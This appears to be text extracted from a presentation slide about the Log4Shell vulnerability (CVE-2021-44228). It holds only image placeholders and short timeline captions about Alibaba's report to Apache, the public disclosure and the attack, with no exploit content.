


Log4Shell: What Happened?



CVE-2021-44228

Alibaba reports
to Apache


Log4Shell
Public Disclosure




The Log4Shell Attack



